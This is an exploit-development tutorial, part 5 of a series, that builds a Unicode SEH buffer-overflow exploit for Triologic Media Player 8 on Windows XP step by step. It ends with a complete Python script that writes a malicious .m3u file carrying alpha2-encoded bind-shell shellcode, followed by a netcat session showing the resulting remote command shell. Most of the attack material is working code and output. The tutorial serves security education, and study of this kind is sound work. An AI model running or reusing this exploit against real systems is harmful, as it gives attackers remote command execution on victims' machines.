Part 5: Unicode 0x00410041

Welcome back to part 5 of my exploit development series. You may have noticed that the previous parts have steadily been getting more complicated and to a certain extent have been building on each other, this part will be no different. It's time to step up our game a bit and slay the unicode monster! This part should teach you two invaluable lessons: (1) When life gives you lemons paint that shit gold and (2) Try Harder!! To demonstrate unicode exploit development we will be creating an exploit from scratch for "Triologic Media Player 8". You can find a pre-existing exploit here.

Badcharacters won't be relevant here

Exploit Development: Backtrack 5
Debugging Machine: Windows XP PRO SP3
Vulnerable Software: Download

Unicode Introduction

First it might be fruitful to understand what unicode is. Let's say there is a program which accepts some kind of user defined input. If that user is from Belgium or the United States the character encoding won't have a large impact since we (generally) use the same character set. However what if the end-user uses an Arabic character set or a traditional Chinese character set, it should be clear that these characters can not be converted according to ASCII codes. If software developers want their product to be used globally they will have to deal with this problem, enter

unicode. Basically unicode allows for a consistent way to visually represent almost any character set (ASCII 7-bit representation – unicode 16-bit representation). You can find a full list of unicode character codes here.

For the purpose of exploit development we should consider unicode to similar to using a limited character set (more about that later). When we are exploiting this type of program our buffer overflow will almost certainly be converted to unicode before it is passed to the stack. Usually what this means is that our buffer will be expanded by prepending 0x00 to the original bytes (though this is not completely accurate). See the example below...

```
ASCII:
A  ==> 0x41

Unicode:
A  ==> 0x0041

2-bytes:
AB ==> 0x4142     (ASCII)
AB ==> 0x00410042 (Unicode)
```

Obviously this is a big problem since any address we might want to overwrite EIP with will be subject to this conversion, not to mention our final stage shellcode (= headache). Not surprising then that for a long time people believed unicode overflows could not be exploited (only DOS). However a paper in 2002 by Chris Anley showed this to be false. For a detailed analysis of unicode exploitation and to get a better understanding of what kind of instructions we can work with I suggest this paper published by Phrack in 2003. Perhaps the most notable contributer to unicode exploitation is SkyLined who released an encoder (alpha2) that can generate unicode compatible shellcode, but more about that later.

That's all the introduction I am going to give, things will become more clear with our example. I would like to mention again that these tutorials don't/can't cover everything if you want to gain mastery you will have to do more research by yourself. Ok lets get to the good stuff! !

Replicating The Crash


Time to crash "Triologic Media Player 8". This will be another fileformat exploit. You can see our POC below. I have also included a screenshot that should show you how to trigger the crash, you need to load the "evil.m3u" by clicking on the "List" button, simply dragging and dropping it won't work.

```
#!/usr/bin/python -w

filename="evil.m3u"
```

```
buffer = "A"*5000

textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```

Trigger Crash

Nothing new here, generate the "evil.m3u" attach the media player to immunity debugger and load the playlist. As expected we see a crash. There are a couple of things to take note of here (1) several CPU registers contain part of our buffer, conveniently immunity indicates that the buffer has been converted to unicode, (2) at the bottom you can see a dump of one of these registers (..00410041.. as expected) and (3) the SEH chain is also overwritten by our unicode buffer.



Registers & SEH


nSEH && SEH

So it seems like we will be tackling SEH and unicode, I have noticed that many unicode exploits are SEH-based so this will be a lesson well learned. As per usual we will replace our buffer with the metasploit pattern for analysis.

```
root@bt:~/Desktop# cd /pentest/exploits/framework/tools/
root@bt:/pentest/exploits/framework/tools# ./pattern_create.rb 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A
d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah
0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5
[...snip...]
```

There is something I should mention. It seems that, at least on my debugging machine, when I use !mona to find the metasploit pattern immunity debugger freezes. Fortunately this occurs after we get the results that we need to proceed. You can see the screenshot of the (incomplete) analysis below.

!mona findmsp



Metasploit Pattern

From the screenshot we can see that SEH is overwritten by the 2-bytes (remember since its unicode it's 2-bytes not 4-bytes) that directly follow the first 536-bytes of the buffer. That would make our new buffer look like this.

buffer = "\x90"*536 + [SEH] + "B"*4464
buffer = "\x90"*534 + [nSEH] + [SEH] + "B"*4464

However for some reason this is not accurate (perhaps due to immunity freezing up during analysis). After a bit of testing I discovered that there is a 2-byte offset difference, the proper buffer should look like this.

buffer = "\x90"*536 + [nSEH] + [SEH] + "B"*4462
buffer = "\x90"*536 + "C"*2 + "D"2 + "B"*4462

All's well that ends well. If you pass the initial exception with Shift-F9 you will see that EIP is overwritten by our two D's (DD = 0x4444 due to unicode this becomes 0x00440044). Before we continue there are a couple of things which need explaining. Normally in the case of an SEH-based exploit we will want to (1) overwrite SEH with a pointer to POP POP RETN and (2) we will overwrite nSEH with a short jump over SEH. If this doesn't sound familiar I suggest reading part 3 of my exploit development tutorials. Unicode SEH is a bit different. We will still be overwriting SEH with a pointer to POP POP RETN but it is impossible to create a short jump at nSEH.

Before we continue lets have a closer look at how unicode instructions are aligned when the CPU executes them.

```
ASCII   ==> ...AAAA...
Unicode ==> ...0041004100410041...

But lets see what this looks like when it gets translated to instructions:
...
41          INC ECX
004100      ADD BYTE PTR DS:[ECX],AL
41          INC ECX
004100      ADD BYTE PTR DS:[ECX],AL
...

So this is very very interesting! It seems like one byte will remain intact and the following byte will
"absorb" both 00's. What we will want to do is replace this second byte with an instruction that, when
executed, will be harmless (FYI 0x004100 is not a harmless instruction). You might call this a unicode NOP
or Venetian shellcode since canceling out 00's is similar to closing Venetian blinds. There are a couple
of candidates to absorb these 00's (these won't always be suitable):

006E00      ADD BYTE PTR DS:[ESI],CH
006F00      ADD BYTE PTR DS:[EDI],CH
007000      ADD BYTE PTR DS:[EAX],DH
007100      ADD BYTE PTR DS:[ECX],DH
007200      ADD BYTE PTR DS:[EDX],DH
007300      ADD BYTE PTR DS:[EBX],DH
```

Lets return to our unicode SEH, since we can't put a short jump at nSEH we will have to be content with placing some harmless instructions there that, when executed, won't harm our buffer. Following the example above we can now do that:

nSEH = "\x41\x71"


SEH = ?????

buffer = "\x90"*536 + "\x41\x71" + "D"2 + "B"*4462

Two problems remain (1) we need to find a unicode compatible POP POP RETN instruction to place in SEH and (2) since nSEH won't jump over SEH these instructions have to be harmless as well (= headache). Fortunately we can let !mona do some of the heavy lifting filtering out addresses

that are unicode compatible. You can see the screenshot below.

!mona seh -cp unicode




Mona Unicode SEH


I tested all 11 pointers and while some of them do redirect execution flow to a POP POP RETN instruction only one proves to be harmless after it has been converted to opcode.

Pointer: **0x004100f2 : pop esi # pop ebx # ret 04 | startnull,unicode {PAGE_EXECUTE_READWRITE} [triomp8.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v8.0.0.0 (C:\Program Files\Triologic\Triologic Media Player\triomp8.exe)**
Buffer: **buffer = "\x90"*536 + "\x41\x71" + "\xF2\x41" + "B"*4462**

I have included two screenshots below showing that we hit our breakpoint and that we can step through nSEH and SEH after returning from our POP POP RETN. Below that you can see our new POC exploit that I have restructured a bit for the sake of neatness.



PPR Breakpoint



Instructions Don't Break Execution

```
#!/usr/bin/python -w
```

```
filename="evil.m3u"

#----------------------SEH-Structure---------------------#
#nSEH => \x41\x71 => 41       INC ECX                    #
#                    0071 00  ADD BYTE PTR DS:[ECX],DH  #
#SEH =>  \xF2\x41 => F2:      PREFIX REPNE:              #
#                    0041 00  ADD BYTE PTR DS:[ECX],AL  #
#-------------------------------------------------------#
#0x004100f2 : pop esi # pop ebx # ret 04 | triomp8.exe  #
#-------------------------------------------------------#
SEH = "\x41\x71" + "\xF2\x41"

boom = SEH #more to come
buffer = "\x90"*536 + boom + "B"*(4466-len(boom))

textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```


Ok awesome we have managed to bypass the unicode SEH-structure. Take a deep breath and pat yourself on the back hehe. Again if this all sounds a bit alien to you I suggest reading the Phrack article mentioned above and it's also well worth it to read the corelan tutorial on unicode exploitation.

Carving out room for our shellcode

Generally this would be a case of Game Over since we would put our shellcode right after SEH, however this will not be possible with a unicode buffer. Normally our shellcode will contain a "get program counter" (getPC) routine but no such standard routine exists for unicode shellcode. We will need to emulate this routine manually by aligning one of the CPU registers exactly to the beginning of our shellcode.

You will need to do one of two things (this is not strictly true but should be enough 90% of the time). Either (1) find a CPU register that is close to you buffer and realign it by adding and subtracting values to it or (2) find an address on the stack that points to your buffer and keep popping values of the stack so you can eventually return to it.

In our case I will be going with the first option. After examining the CPU registers I noticed that several of them point to a location that is close to our buffer. In the end I chose to use the EBP register. You can see the memory dump of that register below showing its proximity to our buffer.




Buffer Distance

Bear in mind that we are not aligning the register to our NOP's (first part of our buffer) but to after our SEH bypass (to our B's). With some astute calculations my original guess was that I needed to add about 2300-bytes to EBP to get it to point to the right place (in hex this would be equivalent to EBP+900). However this didn't seem to do the trick. If Try is not good enough Try Harder. After playing around with the length I was surprised to see that I only needed to add about 770-bytes (in hex this is equivalent to EBP+300). I not sure why exactly, if anyone feels like enlightening me send me a mail.

Time to create our opcode which should realign our register. Just like before we will need to use unicode NOP's to absorb the excess 00's.

```
"\x55"              #push the value of EBP on to the stack
"\x71"              #Venetian Padding
"\x58"              #take the value of EBP and pop it into EAX
"\x71"              #Venetian Padding
"\x05\x20\x11"      #add eax,0x11002000  \
"\x71"              #Venetian Padding     |> the net sum will add 300 to the value in EAX
"\x2d\x17\x11"      #sub eax,0x11001700  /
"\x71"              #Venetian Padding
"\x50"              #push the new value of EAX onto the stack (points to our buffer)
"\x71"              #Venetian Padding
"\xC3"              #redirect execution flow to the pointer at the top of the stack ==> EAX
```

Ok that should do the trick. You can see the result in the screenshot below and our new POC containing the alignment shellcode.



Venetian Alignment

```
#!/usr/bin/python -w

filename="evil.m3u"

#--------------------SEH-Structure--------------------#
#nSEH => \x41\x71 => 41       INC ECX                  #
#                    0071 00  ADD BYTE PTR DS:[ECX],DH  #
#SEH =>  \xF2\x41 => F2:      PREFIX REPNE:            #
#                    0041 00  ADD BYTE PTR DS:[ECX],AL  #
#-----------------------------------------------------#
#0x004100f2 : pop esi # pop ebx # ret 04 | triomp8.exe  #
#-----------------------------------------------------#
SEH = "\x41\x71" + "\xF2\x41"

#----------------------Alignment----------------------#
#After we step through nSEH and SEH if look at the dump #
#of the CPU registers we can see several which are close#
#to our shellcode, I chose EBP. Time for some Venetian  #
#Black-Magic alignment...                              #
#-----------------------------------------------------#
align = (
"\x55"                      #push EBP
"\x71"                      #Venetian Padding
"\x58"                      #pop EAX
"\x71"                      #Venetian Padding
"\x05\x20\x11"              #add eax,0x11002000  \
"\x71"                      #Venetian Padding     |> +300
"\x2d\x17\x11"              #sub eax,0x11001700  /
"\x71"                      #Venetian Padding
"\x50"                      #push EAX
"\x71"                      #Venetian Padding
"\xC3")                     #RETN

boom = SEH + align
buffer = "\x90"*536 + boom + "B"*(4466-len(boom))

textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```

Everything seems to work as expected, EAX points to our buffer with enough room for any shellcode we would want to place there. All that remains is to pad our buffer with enough junk so that our shellcode points exactly to the beginning of the EAX register. I suppose you could do this with a metasploit pattern though I just calculated it manually. You can see our final stage POC below.

```
#!/usr/bin/python -w

filename="evil.m3u"

#----------------------SEH-Structure----------------------#
#nSEH => \x41\x71 => 41       INC ECX                     #
#                    0071 00  ADD BYTE PTR DS:[ECX],DH    #
#SEH =>  \xF2\x41 => F2:      PREFIX REPNE:               #
#                    0041 00  ADD BYTE PTR DS:[ECX],AL    #
#-------------------------------------------------------#
#0x004100f2 : pop esi # pop ebx # ret 04 | triomp8.exe    #
#-------------------------------------------------------#
SEH = "\x41\x71" + "\xF2\x41"

#-----------------------Alignment-----------------------#
#After we step through nSEH and SEH if look at the dump #
#of the CPU registers we can see several which are close#
#to our shellcode, I chose EBP. Time for some Venetian  #
#Black-Magic alignment...                               #
#-------------------------------------------------------#
align = (
"\x55"                      #push EBP
"\x71"                      #Venetian Padding
"\x58"                      #pop EAX
"\x71"                      #Venetian Padding
"\x05\x20\x11"              #add eax,0x11002000  \
"\x71"                      #Venetian Padding     |> +300
"\x2d\x17\x11"              #sub eax,0x11001700  /
"\x71"                      #Venetian Padding
"\x50"                      #push EAX
"\x71"                      #Venetian Padding
"\xC3")                     #RETN

#We need to pad our buffer to the place of our alignment in EAX
filler = "\x58"*117

shellcode = (
)

boom = SEH + align + filler + shellcode
buffer = "\x90"*536 + boom + "B"*(4466-len(boom))
```

```
textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```

Shellcode + Game Over

Essentially it is Game Over, all that remains is to generate some desirable shellcode which is unicode compatible. Thanks to the excellent work by SkyLined this isn't an obstacle at all. You can get a copy of the alpha2 encoder here. Just download the C source somewhere and compile it with gcc. You can observe the syntax to generate our shellcode below.

```
root@bt:/pentest/alpha2# msfpayload -l
[...snip...]
windows/shell/reverse_tcp_dns    Connect back to the attacker, Spawn a piped command shell (staged)
windows/shell_bind_tcp           Listen for a connection and spawn a command shell
windows/shell_bind_tcp_xpfw      Disable the Windows ICF, then listen for a connection and spawn a
                                 command shell
[...snip...]

root@bt:/pentest/alpha2# msfpayload windows/shell_bind_tcp O

       Name: Windows Command Shell, Bind TCP Inline
     Module: payload/windows/shell_bind_tcp
    Version: 8642
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 341
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LPORT     4444             yes       The listen port
RHOST                      no        The target address

Description:
  Listen for a connection and spawn a command shell

root@bt:/pentest/alpha2# msfpayload windows/shell_bind_tcp LPORT=9988 R > bindshell9988.raw
```


```
root@bt:/pentest/alpha2# ./alpha2 eax --unicode --uppercase < bindshell9988.raw
PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1
AYAZBABABABAB30APB944JBKLK8CYKPM0KPQP59ZEP18RQTTKQBNP4KQBLLTK0RLTDKCBMXLOWGOZO6NQKONQ7PVLOLC13LKRNLO0GQHOL
MKQY7YRL022R74KPRLP4KPBOLKQJ0TKOPSHSU7PD4OZKQ8PPPTKQ8LX4KQHO0M1ICJCOLOYTK04TKM1YFP1KONQ7P6L7QXOLMKQ7W08K0R
UZTM33ML8OKCMO4SEYRQHTKPXO4KQICQV4KLLPK4KR8MLKQHSTKKT4KKQJ0SYOTO4NDQKQK1Q0Y1JPQKOIPB8QOQJTKMBJKTFQM38NSOBK
PKPQXBWBSNRQOB4QXPLBWNFLGKO8UWHDPM1KPKPNIWTPTPPBHO9SPRKKPKOJ50P20PP0P10PP10R0S89ZLOIOYPKO9EE9XGNQ9K1CRHM2K
PNGKTTIK61ZLP0V0WBH7RYKOGS7KOXU0SPWQX7GIYOHKOKOZ50SB3R7C83DZLOKK1KO8UQGTIGWS8RURN0M1QKO8URHRC2MQTKPTIK31G0
WPWNQL6QZMBR9R6JBKM1VY7OTMTOLM1KQTMOTO4N096KPQ4B4PPQF0VPVOV26PNB6R6B3QF1X3IHLOO3VKOHUTIK00NR6PFKONP38LHU7M
MQPKOXUGKJPGEVBPV38G6F5GM5MKOXUOLLF3LKZCPKKIPBUM57KOWMCSBRO2JM0PSKO9EA
```

Take care to specify the proper register when encoding your shellcode. After adding some notes our final exploit is ready! !


```
#!/usr/bin/python -w

#--------------------------------------------------------------------------------#
# Exploit: Triologic Media Player 8 (.m3u) SEH Unicode                           #
# Author: b33f (Ruben Boonen) - http://www.fuzzysecurity.com/                    #
# OS: WinXP PRO SP3                                                              #
# Software: http://download.cnet.com/Triologic-Media-Player/                     #
#           3000-2139_4-10691520.html                                            #
#--------------------------------------------------------------------------------#
# This exploit was created for Part 5 of my Exploit Development tutorial         #
# series - http://www.fuzzysecurity.com/tutorials/expDev/5.html                  #
#--------------------------------------------------------------------------------#
# root@bt:/pentest/alpha2# nc -nv 192.168.111.128 9988                           #
# (UNKNOWN) [192.168.111.128] 9988 (?) open                                      #
# Microsoft Windows XP [Version 5.1.2600]                                        #
# (C) Copyright 1985-2001 Microsoft Corp.                                        #
#                                                                                #
# C:\Documents and Settings\Administrator\Desktop>                               #
#--------------------------------------------------------------------------------#

filename="evil.m3u"

#---------------------SEH-Structure----------------------#
#nSEH => \x41\x71 => 41       INC ECX                    #
#                    0071 00  ADD BYTE PTR DS:[ECX],DH   #
#SEH =>  \xF2\x41 => F2:      PREFIX REPNE:              #
#                    0041 00  ADD BYTE PTR DS:[ECX],AL   #
#-------------------------------------------------------#
#0x004100f2 : pop esi # pop ebx # ret 04 | triomp8.exe   #
#-------------------------------------------------------#
SEH = "\x41\x71" + "\xF2\x41"

#----------------------Alignment-----------------------#
#After we step through nSEH and SEH if look at the dump #
```

```
#of the CPU registers we can see several which are close#
#to our shellcode, I chose EBP. Time for some Venetian  #
#Black-Magic alignment...                               #
#-------------------------------------------------------#
align = (
"\x55"                      #push EBP
"\x71"                      #Venetian Padding
"\x58"                      #pop EAX
"\x71"                      #Venetian Padding
"\x05\x20\x11"              #add eax,0x11002000  \
"\x71"                      #Venetian Padding     |> +300
"\x2d\x17\x11"              #sub eax,0x11001700  /
"\x71"                      #Venetian Padding
"\x50"                      #push EAX
"\x71"                      #Venetian Padding
"\xC3")                     #RETN

#We need to pad our buffer to the place of our alignment in EAX
filler = "\x58"*117

#---------------------------------------Shellcode-----------------------------------------------#
#root@bt:/pentest/alpha2# msfpayload windows/shell_bind_tcp LPORT=9988 R > bindshell9988.raw  #
#root@bt:/pentest/alpha2# ./alpha2 eax --unicode --uppercase < bindshell9988.raw             #
#-----------------------------------------------------------------------------------------------#
shellcode = (
"PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1"
"AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABA"
"BAB30APB944JBKLK8CYKPM0KPQP59ZEP18RQTTKQBNP4KQBLLTK0RLTDKC"
"BMXLOWGOZO6NQKONQ7PVLOLC13LKRNLO0GQHOLMKQY7YRL022R74KPRLP4"
"KPBOLKQJ0TKOPSHSU7PD4OZKQ8PPPTKQ8LX4KQHO0M1ICJCOLOYTK04TKM"
"1YFP1KONQ7P6L7QXOLMKQ7W08K0RUZTM33ML8OKCMO4SEYRQHTKPXO4KQI"
"CQV4KLLPK4KR8MLKQHSTKKT4KKQJ0SYOTO4NDQKQK1Q0Y1JPQKOIPB8QOQ"
"JTKMBJKTFQM38NSOBKPKPQXBWBSNRQOB4QXPLBWNFLGKO8UWHDPM1KPKPN"
"IWTPTPPBHO9SPRKKPKOJ50P20PP0P10PP10R0S89ZLOIOYPKO9EE9XGNQ9"
"K1CRHM2KPNGKTTIK61ZLP0V0WBH7RYKOGS7KOXU0SPWQX7GIYOHKOKOZ50"
"SB3R7C83DZLOKK1KO8UQGTIGWS8RURN0M1QKO8URHRC2MQTKPTIK31G0WP"
"WNQL6QZMBR9R6JBKM1VY7OTMTOLM1KQTMOTO4N096KPQ4B4PPQF0VPVOV2"
"6PNB6R6B3QF1X3IHLOO3VKOHUTIK00NR6PFKONP38LHU7MMQPKOXUGKJPG"
"EVBPV38G6F5GM5MKOXUOLLF3LKZCPKKIPBUM57KOWMCSBRO2JM0PSKO9EA")

boom = SEH + align + filler + shellcode
buffer = "\x90"*536 + boom + "B"*(4466-len(boom))

textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```

In the screenshots below you can see that our shellcode is perfectly aligned with the EAX register and a before and after output of "netstat -an" showing that our bindshell is listening! Game Over!!



Alignment



Shell

```
root@bt:/pentest/alpha2# nc -nv 192.168.111.128 9988
(UNKNOWN) [192.168.111.128] 9988 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.111.128
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\Documents and Settings\Administrator\Desktop>
```

Comments

There are no comments posted yet. Be the first one!

Post a new comment

Enter text right here!

Name

Displayed next to your comments.

Email

Not displayed publicly.

Subscribe to None

Submit Comment